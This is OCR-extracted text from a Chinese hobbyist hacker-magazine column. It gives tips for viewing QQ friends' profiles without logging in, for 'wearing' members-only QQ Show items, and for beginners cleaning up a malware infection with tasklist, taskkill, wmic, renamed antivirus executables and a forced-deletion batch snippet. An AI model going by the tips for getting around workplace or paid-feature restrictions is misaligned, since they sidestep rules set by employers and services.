


图1

很多公司都禁止员工使用QQ进行聊天，但在受到限制的情况下，很多朋友又都希望能实时关注到好友的资料和信息更新，例如QQ空间最新的文章、相册、最新的个性签名等。

如果能够实时关注好友，特别是喜爱的MM资料更新，根据MM的心情，送出不同的礼物和惊喜，往往还能起到极佳的效果（小编汗……）。而今天，笔者就教大家如何在不登录QQ的情况下，轻松查看好友的资料信息。

方法十分简单，打开浏览器程序，输入下列网址：http://labs.qq.com/ie8/preview/?uin=XXXXXXXX(XXXXXXXX表示QQ号码)，将QQ号码替换成需要查看的好友号码，即可轻松查看到最新的资料信息，如图1。

同时，在资料卡片中，还有临时对话和访问对方QQ空间/相册的快捷按钮，可以十分方便的访问用户的空间和相册，很适合登录QQ不方便的用户使用。NOHACK

不是会员 也能穿红钻QQ秀

文 K-BOXING

最近因为穿的QQ秀都过期了，所以无聊去逛了下QQ秀商城，发现一个不是会员也能穿红钻QQ秀的方法，不敢独享，所以公布出来。

1、登录QQ秀商城，然后登录你的QQ秀，并将QQ秀切换到经典形象。
2、在QQ秀商城上方的搜索框里面，输入“红钻”进行搜索。
3、会搜索出一堆的红钻QQ秀，不要怕，大胆地把它穿起来。
4、试穿完了后，点保存形象，这一步很重要。

看，我已经把它穿起来了，如图1，你也赶快把它穿起来向朋友秀一下吧。NOHACK





图1 成功试穿

栏目首语:

又要过冬了，大家都在准备着吗？我看好多论坛的人气都不怎么样，难道也是受到季节的影响而要冬眠？从开始接手"Q版黑客"栏目以来，这个版块的稿件来源就不算稳定。这里我鼓励大家写一些小技巧之类的文章，虽然不像"高手专栏"那样，但只要你在电脑方面有些很鲜为人知的小技巧，那么就和大家一起分享吧！这期我带个头，写了一篇关于中毒后小技巧应用的文章，下期就看大家的自由发挥了。

中毒后的小技巧放送



从本文你可以学到：

中毒后的几个小技巧

经常玩黑的人应该或多或少的中过毒吧？从与病毒、木马等的较量过程中你收获了多少经验呢？这里也只是经验之谈，让你了解更多的实用小技巧而已，也许下一次，本文的招数你就会派上用场哦。当然，本文不可能很高深，是给菜鸟学习的，呵呵……

一、无法打开任务管理器

不小心中毒后最常见的现象之一就是打不开任务管理器，按 **ctrl+del+alt** 组合键没反应，就算是想在任务栏上右键打开，也会发现那个选项是灰色的。

百度一下后，发现是修改了注册表。可把注册表相关项恢复后依然无法打开，怎么办？去下一个进程管理器么？呵呵，多麻烦呀，机器上自带的命令行下的东西可是很优秀的，它们就是 **tasklist** 和 **taskkill**，这两个命令大家应该都会用了，这里我再提一下。

先用 **tasklist /svc** 看一下进程名及其对应的 pid 值和服务名，如图 1。

```
C:\>tasklist /svc

图像名                        PID 服务
========================= ====== =============================================
System Idle Process            0 暂缺
System                         4 暂缺
smss.exe                     872 暂缺
csrss.exe                    928 暂缺
winlogon.exe                 956 暂缺
services.exe                1000 Eventlog, PlugPlay
lsass.exe                   1012 暂缺
svchost.exe                 1172 DcomLaunch
svchost.exe                 1284 RpcSs
svchost.exe                 1408 AudioSrv, lanmanworkstation, Netman, RasMan,
                                 TapiSrv, Themes, winmgmt
nod32krn.exe                1872 NOD32krn
explorer.exe                 548 暂缺
realsched.exe                704 暂缺
ctfmon.exe                   720 暂缺
GoogleToolbarNotifier.exe    760 暂缺
nod32kui.exe                 396 暂缺
360tray.exe                  628 暂缺
```

图 1

```
NOTEPAD.EXE                 1636 暂缺
KuGoo.exe                    508 暂缺
Firefox.exe                  244 暂缺
cmd.exe                     3876 暂缺
conime.exe                  2124 暂缺
wmiprvse.exe                2024 暂缺
mmc.exe                     1248 暂缺
tasklist.exe                3328 暂缺

C:\>taskkill /pid 1248
成功: 已终止 PID 为 1248 的进程。
```

图 2

然后用 taskkill 干掉其可疑进程，如 **taskkill /pid 2164**，就可以终止 pid 为 2164 的进程了，如图 2。

其中还有一个 **/f** 参数，是强制结束。这里有些人就有疑问了，比如经验不太丰富的人会不知道哪个进程是病毒进程！嗯，这是一个比较棘手的问题，那么我们再请出 wmic，嘿嘿，也是命令行下的操作。首次输入 **wmic** 会提示正在安装，如果安装后，输入 wmic 后的画面如图 3。

```
C:\>wmic
wmic:root\cli>
```

图 3

这里我们输入 **process**，看下是啥反应，如图4。

怎么样？正在运行的进程所在的目录都出来了吧？那些明显不对劲的程序所在位置是不是就可以大概分辨出来了？这招来的快吧？

二、无法开任何杀软相关的软件

我们很头疼病毒木马，病毒木马却很头疼杀软，于是两者就开始动脑筋较劲了。病毒木马要么是免杀的，要么就会在运行前，以及在运行的过程中阻止杀软的运行以达到保护自身的目的。

这里先说一下一些病毒是怎么做到这一点的。病毒是利用关键字来分辨系统中是否有杀软等相关软件的，这一点就是病毒的软肋。病毒还没有高级到人脑的地步，比如 360 的主程序名为 360Safe.exe，那么 360 就是关键字，以此联想，我们在中毒后，把 360safe.exe 随便改成一个名字，比如 1.exe，病毒就不认识它是 360 了。

这个方法我试过好多次哦，还有就是利用映象劫持，也可以用改成任意名这一招来对付。要是改成 exe 后缀名不行，我们还可以改成 com 后缀的，也是可以执行的哦！

三、无法删除文件

有些文件你一删除它又回来了，说明还有进程保护它，要是病毒的反应时间迟钝的话，你完全可以和它抢时间来把它消灭掉。我们可以用批处理来实现这个功能，比如病毒文件是 1.exe，那么代码如下：

```
del /f /s /q 1.exe
md 1.exe
attrib +h +a +s 1.exe
```

这样利用 Windows 的特性，同一文件夹下不能出现同名的

```
C:\>wmic
wmic:root\cli>process
Caption                    CommandLine
System Idle Process
System
smss.exe                   \SystemRoot\System32\smss.exe
csrss.exe                  C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windo
winlogon.exe               winlogon.exe
services.exe               C:\WINDOWS\system32\services.exe
lsass.exe                  C:\WINDOWS\system32\lsass.exe
svchost.exe                C:\WINDOWS\system32\svchost -k DcomLaunch
svchost.exe                C:\WINDOWS\system32\svchost -k rpcss
svchost.exe                C:\WINDOWS\System32\svchost.exe -k netsvcs
nod32krn.exe               "C:\Program Files\Eset\nod32krn.exe"
explorer.exe               C:\WINDOWS\Explorer.EXE
realsched.exe              "C:\Program Files\Common Files\Real\Update_OB\realsc
ctfmon.exe                 "C:\WINDOWS\system32\ctfmon.exe"
GoogleToolbarNotifier.exe  "C:\Program Files\Google\GoogleToolbarNotifier\Googl
nod32kui.exe               "C:\Program Files\ESET\nod32kui.exe"
360tray.exe                "D:\Program Files\360safe\safemon\360Tray.exe"
safeboxTray.exe            "C:\Program Files\360Safebox\safeboxtray.exe"
QQ.exe                     "D:\Program Files\Tencent\QQ2009\Bin\QQ.exe"
```

图 4

文件，1.exe再次恢复的时候会提示出错的。这里杀毒是采用批处理方式，vbs以及inf文件都是可以利用的资源。

四、无法找到病毒源文件

病毒文件把自己隐藏起来了，而且修改注册表不起作用，那么Windows自带的搜索功能就显得太神奇了。按一下win+F键，搜索框就出来了，我们搜索“所有文件或文件夹”，然后在“全部或部分文件名”里填上*.*，表示任意文件或文件名。

然后注意下面的选项，其中“什么时候修改的”，这里选“指定日期”，不知道就不要动，默认是当日日期。接着看下面的“大小是”，这里选“不记得”(病毒文件体积一般都很小，为几k到几十k)，下面的“更多高级选项”里把“搜索隐藏文件和文件夹”选上。一切设置好后，单击一下“搜索”，等待搜索结束，看下效果，如图5。





图5

接下来就可以用命令来kill病毒体了。好了，就到这里，经验性的东西都不大好说，大家自己理解吧！

编辑点评：

没什么好说的，经验性的东西！大家慢慢体会！



对《Windows下建立隐藏文件夹》一文的补充

图永远的疯子

